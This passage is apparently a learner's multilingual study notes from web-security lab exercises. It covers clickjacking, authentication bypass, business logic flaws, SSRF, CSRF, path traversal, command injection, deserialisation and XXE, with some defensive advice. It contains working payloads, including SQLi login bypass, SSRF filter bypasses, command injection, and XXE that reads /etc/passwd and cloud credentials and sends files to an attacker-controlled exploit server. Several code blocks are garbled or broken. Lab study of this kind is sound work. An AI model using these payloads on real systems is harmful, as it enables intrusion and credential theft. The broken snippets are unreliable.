<div>Click me</div>
<iframe src="https://0a.web-security-academy.net/my-account"></iframe>
```

Prevent: • HTTP Header: X-Frame-Options: DENY • CSP Header: frame-ancestors <url1> <url2>;

Defense Cheat Sheet: https://cheatsheetseries.owasp.org/cheatsheets/Clickjacking_Defense_Cheat_Sheet.html

Bad FrameBuster

• Bypass

```
<script type="text/javascript">
  if (self !== top) {
    top.location = self.location;
  }
</script>

<iframe
  src="//vuln.com/site.html,,
  sandbox="allow-scripts allow-forms
  allow-same-origin"
></iframe>
```

missing allow-top-navigation defeats countermeasure

Learned from Labs: Normal: POST /my-account/change-email HTTP/2 email=test%40test.net

Change to: /my-account?email=hacker@attacker-website.com Dadurch: Input von Angreifer ausgefüllt.

Auf SSO: Consent-Page-Button stellen.

Bypass a frame buster script: Everything same as muster, except last Zeile: <iframe sandbox="allow-forms"

src="https://id.web-security-academy.net/my-account?email=comon@man.com"></iframe>

to trigger DOM-based XSS: parameter-namen aus inspect nehmen: <input required="" type="text" name="subject">

```
<iframe src="https://0a47003803da1aa7856f12d40061005d.web-security-academy.net/feedback?name=<img src=1
onerror=print(1)>&email=a@a.com&subject=a&message=a"></iframe>
```

Multistep clickjacking:

```
<style>
  iframe {...}
  .firstClick, .secondClick {
    pos + top + left + z-index: 1;
  }
  .secondClick {
    top: + left:
  } </style>
<div class="firstClick">Click me first</div>
<div class="secondClick">Click me next</div>
<iframe src="https://0adf003c03260930823c565f00be0010.web-security-academy.net/my-account"></iframe>
```

Authentication Vulnerabilities: Weakness in Auth. = Verify users.

Find Vulnerabilities: Test all Auth.funktionen: Login, Registrierung, Password Reset, Email/Passwort ändern, 2FA/OTP:

1. Weak Password complexity Requirements: Review the website for any description of the rules or discover per registration / changing your own password. Weak: ▪ Very short or blank. ▪ Common dictionary words/names. ▪ Password is the same as the username. / Default (admin/admin, admin/password, or root/root), Missing / weak MFA.



Auth.stärke:

2. Improper Restriction of Auth Attempts: • Mehrmals fehlgeschlagene Login-Versuche. Dann erfolgreiche Login-Versuch
• Funktioniert => einen schwachen Lockout-Mechanismus. /authenticate user=admin&password=FUZZ
• Funktioniert nicht => prüfe Requests und Responses auf mögliche Schwächen oder Bypass-Möglichkeiten.

3. Vulnerable Transmission of Credentials: • Monitor: Erfolgreiche Login zwischen Client und Server.
• Prüfen, ob Zugangsdaten irgendwo unsicher übertragen werden: in URL/Query/Response/Cookies.
• Prüfen, ob die Anwendung über HTTP erreichbar ist. • Ja: Angreifer im selben Netzwerk kann diese abfangen.

4. Insecure Forgot Password Functionality: • Existes? • Anklicken, E-Mail erhalten, Recovery-Link öffnen, neues Passwort setzen. Beobachte Requests & Responses; möglich: • Erhält es sensible Daten? • Username Enumeration • Brute-Force / Rate Limit • Schwache Context-Info gefragt, welche durch Socialmedia von victim online ist. • Mehrere Recovery-Links erzeugen und prüfen: - vorhersehbare Muster - sensible Informationen in der URL - lange oder nie ablaufende Links.

5. Enumeration: Identifying Valid Usernames beim Login: „Account existiert nicht“/„falsches Passwort“

6. Fehler im mehrstufigen Login: Bsp: Benutzername + Passwort werden geprüft. Then verify.-code not bind with the account. Attacker can give another account name. Dadurch auch möglich: Username Enumeration / einzelne Login-Schritte manipulierbar oder überspringbar sind / Brute-Force auf Passwort / Verifycode.

REQUEST 1
POST /login-steps/first HTTP/1.1
Host: vulnerable-website.com
...
username=carlos&password=qwerty

REQUEST 2
POST /login-steps/second HTTP/1.1
Host: vuln-website.com Cookie:
...
account=carlos
verification-code=123456

/authenticate Authorization: Bearer JWT: {"sub":"attacker"} user=admin&password=123

7. Insecure Storage of Credentials: Store only the Hash of the salt || password in the Server. • Wenn ein Passwort an den Client zurückgesendet wird, ist das ein Hinweis auf unsichere Speicherung.

Prevent: To all login pages: Implement multi-factor authentication. Change all default credentials. Use HTTPS when sending user credentials. Only POST-Method to transmit credentials. Stored credentials should be hashed and salted using secure algorithms. Use identical, generic error messages, by incorrect credentials. Use a strong password policy based on NIST 800-63B. Live feedback about password strength, bsp: zxcvbn JS library. Add strong brute-force protection to all login pages. Check all verification and validation logic to remove security flaws.

ASVS ist ein Sicherheitsstandard von OWASP. Er beschreibt, welche Sicherheitsanforderungen eine Webanwendung erfüllen sollte und wie man diese prüfen kann.

Learned from Labs: **Username enumeration:** Existing username gives **different response length/Response** without:

“Invalid username or password” **Via response timing:** Correct Username more Received Completed with large Password.

To bypass locking after few failed attempts: (New Header:) X-Forwarded-For: Different Ip-Addresses.

Broken BF protection: Every valid login resets, invalid attempt counter. Enumeration with every 3rd attempt valid.

Via account lock: Only locks if 5x **correct** username & wrong password attempted.

Do operations enforce properly the authentication: **SQLi:** user=admin&password=' OR 1=1–

Separat Authen/Author: /authenticate Authorization: Bearer JWT: {"sub":"attacker"} user=admin&password=random

Bypass 2FA: Normal-flow: login -> login2 -> my-account?id=wiener try: login -> my-account?id=carlos

/login2 endpoint: session nicht gebunden. mfa-code & verify gebunden. BF on mfa. input Session => /my-acc.

Broken Forgot Password: temp-forgot-password-token=...&username=wiener&new-password-1=a wiener=>carlos

Observe stay-logged-in= base64(username:md5(password)) To login as carlos=> ?id= sill

X-Forwarded-Host: überschreibt Host falls Server zulässt. Carlos mailne gelen linke basınca, bana link

GET /forgot-password?temp-forgot-password-token=3nt1luxbmopcmw5mfje2vt8li2xzsrs HTTP/2 Carlos'un tokenle şifreyi değiştiriyoruz.

BF via password change: correct password + new passwords don't match => try again:

username=carlos¤t-password=\$news&new-password-1=password1&new-password-2=password2



Predictable Token: BF all 3 digit-numbers.

Bypass BF: multiple credentials per request: "password":["123456", "password", "...] hepsi tek seferde.

JWT Signature Verification: /authenticate Authorization: Bearer eyJhb... See JWT Signature Bypass Attacks.

Exploit Basic Authentication: Authorization: Basic Base64-encoded(username:password) Authorization: Basic \$\$



Business Logic Vulnerabilities: **Idee:** Erlaubte Funktion mit unerwarteter Reihenfolge oder unerwarteter Wert.

Passwort-Ändern-Funktion: Admins müssen nur eingeben: Username, neues Passwort, neues Passwort bestätigen.

Ein normaler User ändert das Passwort eines anderen Users, indem er im Request einfach das alte Passwort weglässt.

Workflow Bypass: → required step is skipped. Bsp.: Order → Payment skipped → Delivery

Unlogischer Wert: → application accepts values outside business rules. Bsp.: negative quantity / amount

Ein Online-Shop gibt einen **Mengenrabatt**, wenn ein bestimmtes Bundle oder ein bestimmter Artikel im Warenkorb liegt.

Der Fehler: Der Rabatt wird einmal aktiviert, aber danach nicht erneut geprüft.

Angriff:

1. User legt rabattberechtigtes Produkt in den Warenkorb.
2. Rabatt wird auf den ganzen Warenkorb angewendet.
3. User entfernt das rabattberechtigte Produkt wieder.
4. Rabatt bleibt trotzdem bestehen.
5. User kauft die restlichen Produkte günstiger.

Finding & Exploiting Vulnerabilities:

1. **Map the Application** (+ review Code if you have it)
2. **Bestimme für jede Komponente:** den möglichen Geschäftsablauf, die Annahmen, die Entwickler oder Architekten während der Designphase getroffen haben könnten.
3. **Teste jede Komponente** auf alle möglichen Anwendungsfälle, die außerhalb des vorgesehenen Geschäftsablaufs liegen

Prevent: Code-Review

Learned from Labs: Price input by client.

Quantity-input by Client and negative possible

Name	Price	Quantity
Lightweight T-Shirt (white) - 100%	\$10.00	1
Lightweight T-Shirt (white) - 100%	\$10.00	-10
Total	\$0.00	

/admin can be accessed if @dontwannacry.com is email Ende. Update email to that.

Farklı Cupon eklemek, bir öncekini tekrarlamayı sağlıyor

Name	Price	Quantity
Lightweight T-Shirt (white) - 100%	\$10.00	1
Lightweight T-Shirt (white) - 100%	\$10.00	1
Lightweight T-Shirt (white) - 100%	\$10.00	1
Lightweight T-Shirt (white) - 100%	\$10.00	1
Total	\$40.00	

Increase Quantity too much, then Overflow:

Name	Price	Quantity
Lightweight T-Shirt (white) - 100%	\$10.00	65535
Total	\$655.35	

Email 255 karakter aliyor: istedigini string öncesine pad koy .YOUR-EMAIL-SERVER.net
istedigini @... ile kayıt yaptırabiliyorsun. Böylece

change-password: `csrf=hvaXJkx0Ik7lNA6xr9jmo48uuamrDH&username=wiener¤t-password=peter&new-password-1=test&new-password-2=test` manipulate to `csrf=hvaXJkx0Ik7lNA6xr9jmo48uuamrDH&username=administrator&new-password-1=test&new-password-2=test` and it works!

Normal flow: Pick item=> Go to sepet => Zahlen => GET /cart/order-confirmation?order-confirmed=true HTTP/2

Attack: Pick item=> Go to sepet => GET /cart/order-confirmation?order-confirmed=true HTTP/2

Dropping GET /role-selector makes you admin.

The notification feature acts as an encryption and decryption oracle.

Encryption-Oracle: POST /post/comment email= is encrypted into the notification cookie.

Decryption-Oracle: GET /post?postId=7 Cookie: notification=...;

Encrypt: administrator:<your timestamp> Take **notification=...**

Decrypt **notification=...** Invalid email address: administrator:<your timestamp>


Decode: **Invalid email address:** administrator:<your timestamp> Decoder: URL, Base64, **Delete**, Encode: Base64, URL

GET / stay-logged-in= administrator:<your timestamp> You auth as /admin.


SSRF (Server-Side Request Forgery): Idee: Nutzer kann URL einreichen, die vom Server aufgerufen werden. SSRF kann genutzt werden für: interne Daten abfragen (http://localhost, http://127.0.0.1, http://internal-server, http://192.168.2.10/admin.php oder /employees.php), interne Server und Ports scannen, interne Systeme überlasten.



Based on response time, the **PortScanning** (detecting port open/close) is possible:



Accessing locally stored files:



Memcached Inject: nutzt den Server als „Proxy“ gegen interne Systeme.

Finding Vulnerabilities:

General Testing Methodology:

- Paths relevant for SSRF:** • Study the documentation and find URLs, file paths, external resources allowed in requests
- Test the normal behavior:** • Determine if filtering is applied
- Determine how the URLs/file paths/etc. are processed: if invoked
- Test malicious content:**
 - Use Tools to determine URL invocation
 - Burp Collaborator (Only in Pro)
 - Webhook.site
 - https://serveo.net/ (on-the-fly but dangerous)
- Firewalls could drop the packages: Use OWASP CheatSheet

Black/Grey-Box-Testing:


- Map the application** Identify request parameters that contain hostnames, IP-Addresses or full URLs.
- Fuzz each parameter with SSRF-Payloads.** Use your own Server on the internet to verify incoming requests.
 - Try to bypass Defenses: Blacklist / Whitelist parsing / ...
 - If no connection is received, monitor the time the application takes to respond.

White-Box-Testing:

- Identify all request parameters that accept URLs.**
- Determine defenses used.**
- Test SSRF-Payloads.**

Exploit:

Regular (In-Band):



Devs assumpt.: only auth. access the local host

If the application allows arbitrary URLs: Prüfen, ob Ports angegeben werden können. Interne Dienste erreichen (z. B. localhost, interne IPs). Andere Services auf dem Server testen.

If the application doesn't allow arbitrary URLs, bypass defenses using the following techniques:

- **Encode different**: - Encode decimal/octal: 127.0.0.1 => 2130706433. - 127.1 resolves to 127.0.0.1

- **DNS Rebinding**: 🖐️ Bypass IP-Validation / Internal-IP-Blacklist

Beteiligte: Victim Server → Zielanwendung (führt den Request aus). Attacker DNS + Domain → unter deiner Kontrolle.

1. Input: GET /fetch?url=http://attacker.com/resource

2. Victim Server macht DNS Lookup: attacker.com → 1.2.3.4 (öffentliche IP) 🖐️ IP wird geprüft (nicht intern → erlaubt)

3. Zweiter DNS Lookup: attacker.com → 127.0.0.1 🖐️ Jetzt zeigt die gleiche Domain auf interne IP

4. TCP/HTTP Verbindung: Victim Server → 127.0.0.1

⚠️ Root Cause: Nur erste DNS-Auflösung validiert. Keine Bindung zwischen „geprüfter IP“ und „verwendeter IP“.

- **HTTP Redirect**: 🖐️ URL-/Domain-Whitelist wird umgangen

Beteiligte: Victim Server → Zielanwendung. Attacker Server → unter deiner Kontrolle.

1. Input: GET /fetch?url=http://attacker.com/start

2. Victim Server prüft URL: Host = attacker.com → erlaubt ✓

3. Victim Server sendet Request: GET /start HTTP/1.1 Host: attacker.com

4. Attacker Server antwortet: HTTP/1.1 302 Found Location: http://127.0.0.1/admin

5. Victim Server folgt Redirect: GET /admin HTTP/1.1 Host: 127.0.0.1

⚠️ Root Cause: erste URL geprüft ≠ finales Ziel geprüft.

- **Exploit URL parsing**: “A New Era of SSRF - Exploiting URL Parser”

Blind (In-Band): Angreifer → verwundbare App → Zielserver, aber die Antwort kommt nicht sichtbar zurück.

Blind (Out-of-Band): Angreifer lässt Anwendung eine Anfrage an einen externen Server schicken, den er kontrolliert.

Bsp: in der HRMS-App: `profile.php?url=localhost/getInfo.php` Die Seite nimmt den Parameter url und sendet Daten dorthin.

Angriff: Angreifer kann also statt localhost/getInfo.php seine eigene Adresse eintragen: `http://ATTACKBOX_IP:8080`

Semi-Blind SSRF / Time-Based SSRF: Angreifer kann indirekt prüfen: Existiert ein interner Host? Ist ein Port offen?

Antwortet ein interner Dienst? schnelle Antwort → Ziel wahrscheinlich nicht erreichbar.

langsame Antwort → Ziel wurde wahrscheinlich erreicht oder Timeout.

Prevent: **Application layer defenses**: Sanitize & validate client-supplied input. Whitelist URLs and check in every call. Don't

send raw responses to clients. Disable HTTP-Redirections.

Network layer defenses: Separate networks (impact reduced). Firewall policies nur absolut nötige erlauben.

Learned from Labs: `http://localhost/admin` `http://192.168.0.X:8080/` X Brute-Force 1 to 255 `http://127.1/admin`

(localhost URL-Encode to bypass Blacklist) Bypass Blacklist:

Given: `stockApi=/product/stock/check?productId=1&storeId=1`

Check-Stock

`/product/nextProduct?currentProductId=1&path=/product?productId=2`

Next-Product (Redirection in here)

Change: `stockApi=/product/nextProduct?currentProductId=1&path=http://192.168.0.12:8080/admin` and **URL-Encode**

Bypass Whitelist: "host must be stock.weliketoshop.net" Understand how URL-Parser works:

`stockApi=http://localhost#@stock.weliketoshop.net` 2x URL Encode: #

`stockApi=http://localhost%2523@stock.weliketoshop.net/admin` Parser interprets: **URL** everything after # as element in appl

— **Domain validation (e.g., https://honestClient.com):**

- **Contains**

- Bypass: <https://attacker.org?url=https://honestClient.com>

- **StartsWith**

- Bypass: <https://honestClient.com.attacker.org>

- Bypass: <https://honestClient.com:1@attacker.org>

— **Domain + path validation**

(e.g., <https://honestClient.com/cb>)

— **Bypasses (same host):**

- `/old/path/../../new/path`

- `/old/path/%2e%2e/%2e%2e/new/path`

- `%2e%2e` → „..“

- `/old/path/%252e%252e/%252e%252e/new/path`


- `%252e%252e` → `%2e%2e` → „..“

- `/new/path/../../old/path/`

- `/old/path/.%0a/.%0d/new/path`

- `%0a` → LF, `%0d` → CR

CSRF (Cross-Site Request Forgery): Idee: Force a (authenticated) user to execute unwanted action on a web application. **Tools:** HTML PoC, Auto-Submit Form.



Attack-Flow:

1. **State-Changing Request finden** Suche (state changing) Requests: Passwort ändern. Payment.
 2. **Auth in Request vorhanden?** (meist ja → Cookie)
 3. **Auth-Schutz vorhanden?** CSRF Token, SameSite Cookie, Origin Check, Referer Check, Custom Header (z.B. X-Auth).
 4. **Schutz-Bypass:** Token vorhersagbar / löschar (nicht geprüft). Token leak im HTML / JS / Response sichtbar. GET & POST ausprobieren. SameSite umgehen: SameSite=None
 5. **PoC bauen** 👉 Ziel: Browser des Opfers sendet Request automatisch
- GET Request: `` 👉 Browser lädt automatisch → Request geht raus. POST Request: Phishing, if SameSite cookie is not used: h1 icine link koy tam phishing olur.

Contexts: GET = einfach exploit. POST form = gut exploitbar, JSON API = schwerer, Auth Cookie = notwendig.

Wichtige Voraussetzungen: ✓ User ist eingeloggt. ✓ Kein Schutzmechanismus

Sink Beispiele: POST /change-password POST /update-email POST /transfer POST /delete-account

Learned from Labs:

Testing CSRF Tokens: 1. Remove the CSRF token and see if application accepts request 2. Change the request method from POST to GET 3. See if csrf token is tied to user session	Testing CSRF Tokens and CSRF cookies: 1. Check if the CSRF token is tied to the CSRF cookie - Submit an invalid CSRF token - Submit a valid CSRF token from another user 2. Submit valid CSRF token and cookie from another user
In order to exploit this vulnerability, we need to perform 2 things: 1. Inject a csrf cookie in the user's session (HTTP Header injection) 2. Send a CSRF attack to the victim with a known csrf token	

Prevent: Keine GET, nur POST. Zusätzliche Nutzer-Aktion nachfragen: Sure, to do this? CSRF tokens. Stateless alternative: Double submit cookies.

SameSite: • example.com, dev.example.com. Strict: Request only on SameSite. Lax: SameSite and for Top-URL. None.

Path Traversal & LFI & RFI:

Path Traversal: The application returns the content of a file.

LFI (Local File Inclusion): The application includes a local file into its code/execution flow.

RFI (Remote File Inclusion): The application includes a remote file into its code/execution flow.

To identify common attack patterns, look for traversal sequence characters (../ and ../../) and indications of access to sensitive files (/etc/passwd, /etc/shadow).

Payload: <https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Directory%20Traversal/README.md>

Directory traversals are often URL encoded (or double URL encoded) to avoid detection by firewalls or monitoring tools.

Path Traversal Bsp: HTTP/1.1 GET ../../../../etc/passwd

LFI Bsp: language=en Anwendung lädt => website/en/home.php Angreifer: language=../../../../etc/passwd

RFI Bsp: language=http://attacker.com/shell.txt ...

Gefährlich sind Parameter wie: page=, file=, language=, template=, include=,...

Learned from Labs: GET /image?filename=54.jpg to => GET /image?filename=../../../../etc/passwd

Command Injection: entsteht, wenn Benutzereingaben ungeprüft an das OS weitergegeben werden.

Bsp: Eine Webanwendung kopiert eine hochgeladene Datei mit einem Shell-Befehl: cp dateiname /tmp

Manipuliere Dateiname: letsdefend;ls;.txt => daraus wird: cp letsdefend; ls; .txt

Das ; beendet den ersten Befehl und startet einen neuen. Dadurch wird zusätzlich der Befehl ls ausgeführt.

Gefährliche OS-Befehle: ls, cat /etc/passwd, whoami, shutdown, reverse shell payloads. Für Webanwendung mit hohen Rechten besonders gefährlich.

Learned from Labs: POST /product/stock parameters: productId=4&storeId=3|whoami

Prevent: Sanitize data you receive from a user. Limit user privileges. Use virtualization technologies such as dockers.

Insecure Deserialisation:

Serialisation = Objekt / Array / Datenstruktur → speicherbares oder übertragbares Format.

Deserialisation = gespeicherter String / Byte-Stream → ursprüngliches Objekt zurück

Serialisation in verschiedenen Sprachen:

php: `serialize()` = PHP-Array → Textform / `unserialize()` = Textform → PHP-Array

```
$noteArray = array(
    "title" => "My THM Note",
    "content" => "Welcome to THM!"
);
```

Bsp: `$serialisedNote = serialize($noteArray);` Daraus entsteht ein String: `a:2:{s:5:"title";s:12:"My THM Note";s:7:"content";s:12:"Welcome to THM!"}` `a:2` = Array mit 2 Einträge, `s:5` = String mit 5 Zeichen

```
[
    "username" => "john",
    "isAdmin" => false
]
```

Angriff: Anwendung speichert: `serialisiert: a:2:{s:8:"username";s:4:"john";s:7:"isAdmin";b:0;}`

Wenn ein Angreifer das manipuliert: `b:1` und Anwendung macht: `$noteArray = unserialize($serialisedNote);` `john = admin`

Magic Methods können beim Serialisieren oder Deserialisieren automatisch ausgeführt werden. Bsp:

`__sleep()` → wird vor der Serialisierung ausgeführt

`__wakeup()` → wird nach der Deserialisierung ausgeführt

`__serialize()` → moderne Methode zur Anpassung der Serialisierung

`__unserialize()` → moderne Methode zur Anpassung der Deserialisierung

JSON → Serializable Interface

.NET → früher BinaryFormatter, heute besser System.Text.Json

Ruby → Marshal oder YAML

Python → `pickle.dumps(obj)` / `pickle.loads(data)`

Identify Vulnerability:

White-Box-Testing: PHP: `unserialize()`, `serialize()` Python: `pickle.loads()`, `pickle.dumps()` Java: `readObject()`

.NET: BinaryFormatter Besonders kritisch ist es, wenn Benutzereingaben direkt an solche Funktionen übergeben werden.

Black-Box Testing:

1. Prüfe: Cookies, POST-Daten, URL-Parameter, versteckte Form-Felder, Server-Fehlermeldungen, ungewöhnliche Antwortverhalten.

2. Serverresponse analysieren: Fehlermeldungen: `unserialize() error`, `Object deserialisation error`, `pickle error`, `invalid serialized data`.

3. Cookies prüfen: Cookies enthalten manchmal serialisierte Daten. Typisch: lange unlesbare Werte, Base64-kodierte Inhalte, auffällige Strukturen wie `a:2:{...}` bei PHP, `__VIEWSTATE` bei ASP.NET Dann sollte man genauer prüfen, ob dort serialisierte Daten verarbeitet werden. Verhalten nach Manipulation von Cookies / POST-Daten kann ein Hinweis sein: Bsp: Cookie leicht verändern → Anwendung stürzt ab, Cookie verändern → anderer Fehler / Login-Status verändert sich

4. Base64 erkennen: Manchmal sind serialisierte Daten zusätzlich Base64-kodiert. Decodieren und schauen ob serialisiert

5. ASP.NET ViewState: Bei .NET-Anwendungen sieht man oft ein verstecktes Feld: `__VIEWSTATE`

Dieses Feld ist häufig Base64-kodiert und kann serialisierte Zustandsinformationen enthalten. Praktisch prüft man:

Gibt es `__VIEWSTATE`? Ist es signiert oder verschlüsselt? Kann man es manipulieren? Reagiert die Anwendung mit Fehlern?

6. Backup-Dateien prüfen: Bei PHP kann man manchmal versuchen, Backup-Dateien zu finden.

Bsp: `index.php`, `index.php~` Das ~ am Ende kann auf eine Backup-Datei hinweisen.

Wenn der Server solche Dateien ausliefert, kann man eventuell Quellcode sehen und darin nach `unserialize()` suchen.

Exploit: Parameters wie: `isAdmin`, `role`, `isSubscribed`, `premiumUser`

Tools: **PHPGGC** erzeugt fertige Gadget Chains für PHP-Anwendungen, die unsicherer Deserialisierung exploitet.

Praktisch: Vorhandene Gadget Chains anzeigen: `php phpggc -l` dann bspw.: `php phpggc -b Laravel/RCE3 system whoami`

Ysoerial = Javaversion von PHPGGC.

Prevent: Keine untrusted Daten deserialisieren.

To prevent mass assignment vulnerabilities, allowlist the properties that can be updated by the user, and blocklist sensitive properties that shouldn't be updated by the user.

Expr:

XML external entity (XXE) injection: Idee: Bringe den XML-Parser dazu, die Ressource für dich aufzulösen.
XXE = XML Parser verarbeitet angreiferkontrollierte External Entities.

Classic: **Impacts:** File Read, SSRF, Internal Service Access, OOB Interaction / Exfiltration, Error-Based Disclosure.

<!DOCTYPE random1 [<!ENTITY random2 SYSTEM "...">]>
&random2;

● can be anything

Blind XXE: Keine Entity-Daten in Response: OAST / Burp Collaborator / Parameter Entities / External DTD / Error-based.

Entity-Typen:

General Entity: &random2;

Parameter Entity: %random2;

Alternative Angriffsflächen: XInclude, SVG Upload, SOAP / SAML, XML imports, XML-basierte Dokumentverarbeitung.

Learned from Labs:

```
<?xml version="1.0" encoding="UTF-8"?>
<stockCheck>
  1
</productId>
<storeId>
  1
</storeId>
</stockCheck>
```

Path-Traversal-Angriff:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
  <!ENTITY xxe SYSTEM
    "file:///etc/passwd">
]>
<stockCheck>
  <productId>
    &xxe;
  </productId>
  <storeId>
    1
  </storeId>
</stockCheck>
```

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE random1 [ <!ENTITY random2 SYSTEM
  "http://259.254.193.254/latest/meta-data/iam/
  security-credentials/admin"> ]>
<stockCheck>
  <productId>
    &random2;
  </productId>
  <storeId>
    1
  </storeId>
</stockCheck>
```

AWS-Dokument: Endpoint: /latest/meta-data/iam/security-credentials/admin **SSRF:**

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE random1 [ <!ENTITY random2 SYSTEM
  "http://XX.burpcollaborator.net"> ]>
<stockCheck>
  <productId>
    &random2;
  </productId>
  <storeId>
    1
  </storeId>
</stockCheck>
```

Blind: General Entity:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE random1 [ <!ENTITY random2 SYSTEM
  "http://XX.burpcollaborator.net"> random2 ]>
<stockCheck>
  <productId>
    1
  </productId>
  <storeId>
    1
  </storeId>
</stockCheck>
```

Blind: Parameter Entity:

Body:

```
<!ENTITY % file SYSTEM "file:///etc/hostname">
<!ENTITY % stack "<!ENTITY &#x25; exfil SYSTEM 'https://xxx.exploit-server.net/?%file;'>">
```

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [ <!ENTITY % loadmsg SYSTEM
  "https://xxx.exploit-server.net/exploit">
  loadmsg ]>
<stack>
  <stockCheck>
    <productId>
      <productId>
        <storeId>
          1
        </storeId>
      </productId>
    </stockCheck>
  </stack>
```

Blind: Parameter Entity: Exfiltrate:

Blind: Parameter Entity: Exfiltrate: via error messages: 1. step identical to 👉

Body:

```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % stack "<!ENTITY &#x25; exfil SYSTEM 'file:///notexisting29/%file;'>">
```

2. step:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [ <!ENTITY % loadmsg SYSTEM
  "https://xxx.exploit-server.net/exploit">
  loadmsg ]>
<stack>
  <stockCheck>
    <productId>
      1
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```

Blind: XInclude: App parses: req = productId=%26entity;&storeId=1 resp: "Entities are not allowed for security reasons".

Exploit: productId=<foo xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include parse="text"

href="file:///etc/passwd"/></foo>;&storeId=1

Blind: upload .svg: <?xml version="1.0" standalone="yes"?><!DOCTYPE foo [<!ENTITY xxe SYSTEM

"file:///etc/hostname" >]><svg width="128px" height="128px" xmlns="http://www.w3.org/2000/svg"

xmlns:xlink="http://www.w3.org/1999/xlink" version="1.1"><text font-size="16" x="0" y="16">&xxe;</text></svg>

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE garr_7 [ <!ENTITY % garr SYSTEM "file://$/etc/idnotiest$">
  %garr; ]>
<stockCheck><productId>1</productId><storeId>1</storeId></stockCheck>
```

Exfiltrate: by repurposing a local DTD: 1. step: find a local DTP file, by BF:

```
18 <?xml version="1.0" encoding="UTF-8"?>
19
20 <!DOCTYPE message [
21   <!ENTITY % local_dtd SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd">
22   <!ENTITY % isoams "
23     <!ENTITY &#x25; file SYSTEM "file:///etc/passwd">
24     &#x27;file:///nonexistent/&#x25;file;&#x27;">
25     &#x25;error;
26   ]>
27   %local_dtd;
28 ]><stockCheck>
  <productId>
    1
  </productId>
  <storeId>
    1
  </storeId>
</stockCheck>
```

2. step: Use local DTP file to exploit:

Tips for Testing:

Does the App accept XML? Send converted to see if app accepts:

productId=1&storeId=1

